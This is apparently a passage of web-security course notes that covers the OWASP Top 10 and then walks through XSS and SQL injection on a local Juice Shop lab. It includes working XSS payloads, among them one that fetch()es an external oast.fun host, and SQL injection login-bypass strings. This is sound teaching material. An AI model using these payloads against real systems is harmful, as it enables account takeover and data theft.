
OWASP Foundation keeps track of reported vulnerabilities and makes a list[7] of the **top 10 most common web vulnerabilities**.

We will review the list so you know the most common problems and what to focus on when building applications.

In 2021, the OWASP top 10 web vulnerabilities (https://owasp.org/www-project-top-ten/) were:

1. Broken Access Control
    a. Access control enforces the policy that users cannot act outside their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.
2. Cryptographic Failures
    a. Failure to properly set, define, and enforce all the encryption, hashing, privacy settings, certificates, etc., for the data as it is needed—also the law (GDPR).
3. Injection
    a. Failure to validate or sanitize user input allows malicious data to exploit dynamic queries, commands, or searches, leading to unauthorized access or data exposure.

    b. XSS, SQLi goes into this category.



4. Insecure Design
    a. Insecure design is a broad category that focuses on risks related to design and architectural flaws, calling for more use of threat modeling, secure design patterns, and reference architectures.
5. Security Misconfiguration

    a. Weak security configurations, unnecessary features, default accounts, and improper error handling leave applications and systems vulnerable to exploitation.

6. Vulnerable and Outdated Components

[7] many nice examples with code snippets https://github.com/yeswehack/vulnerable-code-snippets

   a. The software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
7. Identification and Authentication Failures
   a. Weak authentication and session management allow automated attacks, brute force, or the use of default and weak passwords to compromise user accounts.
8. Software and Data Integrity Failures
   a. Software integrity failures arise from untrusted dependencies or insecure CI/CD pipelines, risking malicious code, unauthorized access, or system compromise.
9. Security Logging and Monitoring Failures
   a. This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected.
10. Server-Side Request Forgery
   a. SSRF flaws occur when user-supplied URLs are not validated, allowing attackers to manipulate requests to unexpected destinations, increasingly critical in complex, cloud-based systems.

Recap: OWASP Top 10 is a list of most common vulnerabilities (statistically speaking). You should learn what are the most common mistakes so you don't repeat them and are able to exploit them.

XSS (15:55, 30m)

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users (victims).

- These scripts will be executed by the victim's browser
- This gives the attacker the power to
  - Modify *static* content on the website
  - Do actions with JavaScript from the victim's browser, and 'as' the victim.
  - Since the JS is executed on the victim's side, you can even exfiltrate data that the victim has access to.
    - Usually, data from the same application, but under the same **origin**.
      - **Origin** is triple (Scheme, Host, Port)
        - so http://example.com is one origin, but https://example.com is different and http://example.com:**8080** is another one

        - Same Origin Policy is a browser mechanism that limits scripts to run only in the context of the same origin[8].
    - You **can not** access user data for **different sites** or the **local computer**.
- XSS is possible because of the problem of incorrect input sanitization
    - Inserting the attacker's input directly into HTML without checking it first.
- Most frameworks discourage that (for example, in React `dangerouslySetInnerHTML`)

How does XSS work?

Consider a web page that returns the following page. (we are not attacking yet)

```
<!doctype html>
<html>
  <body>
    <h1>Welcome <span>john@doe.com</span></h1>
  </body>
</html>
```

- **john@doe.com** is the user-provided input

What if you pass valid HTML when creating a username/email/any input?

- instead of "**john@doe.com**" we pass "**<h1>john@doe.com</h1>**"

If the web application that manages the input does not correctly sanitize the input, you may receive this HTML back.

```
 <body>
    <h1>Welcome <span><h2>john@doe.com</h2></span></h1>
 </body>
```

You were able to inject your own HTML tags into the webpage.

You are literally *modifying* the webpage.

What if we inject JavaScript?

- passing "**<script>alert("gotcha!")</script>**" instead of "**john@doe.com**"

```
<body>
    <h1>Welcome <span><script>alert("gotcha!")</script></span></h1>
 </body>
```

Whenever the browser renders this page, our JavaScript gets executed.

[8] More reading - https://en.wikipedia.org/wiki/Same-origin_policy

OR DOES IT???

It's not that easy, especially with the **<script>** example. Let's see the second example with a simple form.

All: Host computer. Not in container.

Copy this HTML, save it on your computer, and open it in the browser. *(or download it from here)*

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <script>
        function updateName() {
           const name = document.getElementById("nameInput").value;
           document.getElementById("displayName").innerHTML = name;
        }
    </script>
</head>
<body>
    <p>Hello <span id="displayName">John Doe</span></p>
    <input type="text" id="nameInput" oninput="updateName()" placeholder="Type
your name here" >
</body>
</html>
```

Now, try to write some HTML inside the input field.

- Start with `<h1>John Doe</h1>`
- How about something more sinister like `<script>alert("hello world")</script>`?

Which XSS payloads work on this example and which don't?

- <script>alert("gotcha!")</script> DOES NOT WORK
  - there's a security measure that prevents innerHTML to execute <script>
  - see MDM
  - this can be easily bypassed ↓
- <img src="#" onerror="alert(`gotcha!`)">

How can we prevent people from injecting HTML into our simple form?

- Replace innerHTML with textContent

Reflected XSS

A type of XSS attack where malicious scripts are injected into a web application and immediately reflected to the user

- There's no "storage" involved. This attack relies on the user clicking on a crafted URL.
    - Usually, GET parameters are in the URL, but it can be anything.

Stored XSS

The malicious code gets stored on the server, usually in the database, and is retrieved when the user accesses data that contains the code.


Which one is more dangerous?

Let's try out

When looking for XSS, the idea is to find places where, when you insert something, it will get rendered.

Once again, we will use our Juice Shop example, as we did before. In the previous parts we analyzed the application and discovered what endpoints it's using and where the user input might be displayed.

Now go to http://localhost:3000, and we will test if the **search functionality** is vulnerable to XSS.



`/#/search?q=hello`

Where is "**hello**" rendered? Is it vulnerable to XSS?

`/#/search?q=<h1>Hello</h1>`

So we can try something interesting now:
`/#/search?q=<img src="#" onerror="alert(`pwned`)">`

Finding XSS is "just" putting scripts/html everywhere we can!

- `<h1>Hello</h1>`
- to all input try to put `<script>alert(1)</script>`
- or something a bit better like `<img src="#" onerror="alert(1)">`
- or `<iframe src="javascript:alert(`xss`)">`
- And there are many more that you can use[9].

How can you use this vulnerability? What can you do with it?

Blind XSS

When using Stored XSS, you never know **WHEN** and **IF** your script will be executed.
When pen-testing, use payloads that will try to indicate to your server that the payload executed OR was somehow processed. This is a general issue, and good tooling will record all interactions, such as server access or DNS.

One of the tools that can record any interactions any code has with it is **interactsh** - https://app.interactsh.com/

Now let's build XSS that can fetch some data - we verify that the fetch works via **interactsh**:

1. Go to https://app.interactsh.com/
2. In **interactsh** generate a new "token" = token is a domain in this case.
    a. For example, **okufyznfbyxuywegatvks75nlgnuf9hfa.oast.fun**
3. Now, we have to execute some JavaScript, so we have to choose an XSS payload that will execute it for us.
    a. `<img src="#" onerror="<JS goes here>">`
4. We want to demonstrate that we can access some external resources (*do an HTTP request*) in JavaScript. You do that with **fetch**
    a. `fetch('<URL goes here>')`
5. When we compose all of that into a single payload::

[9] Nice list - https://github.com/payloadbox/xss-payload-list
- there's also the "ultimate XSS payload" that is supposed to work everywhere
- https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot
    - it's XSS AND SQLi at the same time !!

    a. `<img src="#" onerror="fetch('https://pfaybtnvjrypuwanouqfk0tlooer00yhn.oast.fun')">`
6. And we insert it to the search parameter:
    a. `/#/search?q=<img src="#" onerror="fetch('https://okufyznfbyxuywegatvks75nlgnuf9hfa.oast.fun')">`
7.

Recap: Cross-Site Scripting (**XSS**) is a vulnerability that allows attackers to exploit incorrect user input sanitization in web applications. It allows attackers to run any JavaScript in the victim's browser in the website context.

XSS is the result of incorrect user input sanitization. When building an application, **never inject user generated content** directly to the website content without proper sanitization.

~~~~ ☕ Second Break! ☕~~~~ (16:25, 10m)

SQL Injection (16:35, 50m)

SQL injection is a **code injection** technique where an attacker exploits vulnerabilities in an application's SQL query handling to execute **unauthorized commands**.


- SQLi happens when you directly include user-generated content in the sql query without proper sanitization.

We will explore one of many examples of **injection** - in SQL queries.

- Surprisingly, it's still quite common
  - Go to https://www.exploit-db.com/
  - Filter by "SQL"
    - Showing x from 8.9k out of 46k in the database ~19% of all tracked vulnerabilities...
    - The most recent entry is from 1.10.2024


Getting Access

One more time, navigate to http://localhost:3000



Now open Developer Tools -> In **Chrome**, open the inspect on this page (F12). In **Firefox,** open More Tools -> Web Developer Tools (Ctrl+Shift+I). Then click on the Network window.

Now try to log in with some credentials! What happened?




Ok, so the API gets email and password and verifies if the user has access to the data they want.


- Users are probably stored in some database
- Imagine how a table with users would look in SQL.
    - `CREATE TABLE users (email varchar(32), password varchar(32));`
- Now, how would you select a user with the email “pepito”?
    - `SELECT * FROM users WHERE email = 'pepito';`
        - notice ' in the query[10]
- What happens when the string *pepito* is actually *pep'ito*?

Let’s find out.

[10] feel to play with SQL stuff in the fiddle



The server returned 500! Server error: we broke the server! Yay



So what happened?

- From the error message, we can see that the server tried to execute the following SQL query:
    - `SELECT * FROM Users WHERE email = 'pep'ito' AND password = '32164702f8ffd2b418d780ff02371e4c' AND deletedAt IS NULL`
- It took user input for email -> pep'ito and directly put it into the query[11]

Can we do more than just break one request that forces the server to return 500?

[11]The code in Juice Shop that does this looks like this

Let's get back to the query that is being executed:

```
SELECT * FROM Users WHERE email = '<input>' AND password = '<hash>' AND
   deletedAt IS NULL
```

Can you weaponize <input> so it allows you to log in? Instead of breaking the query?
What about trying this in the user field?

- `pepito' or '1'='1'`

Still, there is an error. Can you see what the problem is?
Now try this


- `pepito' or '1'='1`

Now, no more errors! But we didn't log in. Why? Well, the password does not match. So let's ignore the password now

- `pepito' or '1'='1'--`


The last query was

```
SELECT * FROM Users WHERE email = 'pepito' or '1'='1'-- AND password = '<hash>' AND
deletedAt IS NULL
```



Extracting Data


Now that we're logged in, how about we try to extract some data? For that, we need an endpoint that is supposed to return any data. -> **search**



Let's go to: `/rest/products/search?q=apple`

What if we use a single quote from the previous example?

`/rest/products/search?q=apple'`



Two things we just got here:

- They're using the Express framework in a version that might be 5 years old. But more importantly there's again SQL query with % char somewhere.
- % indicates that the query might be built with the LIKE keyword, which makes sense as that's how you search for data with wildcards

We're searching for some product by name, so let's guess what the query might look like:

```
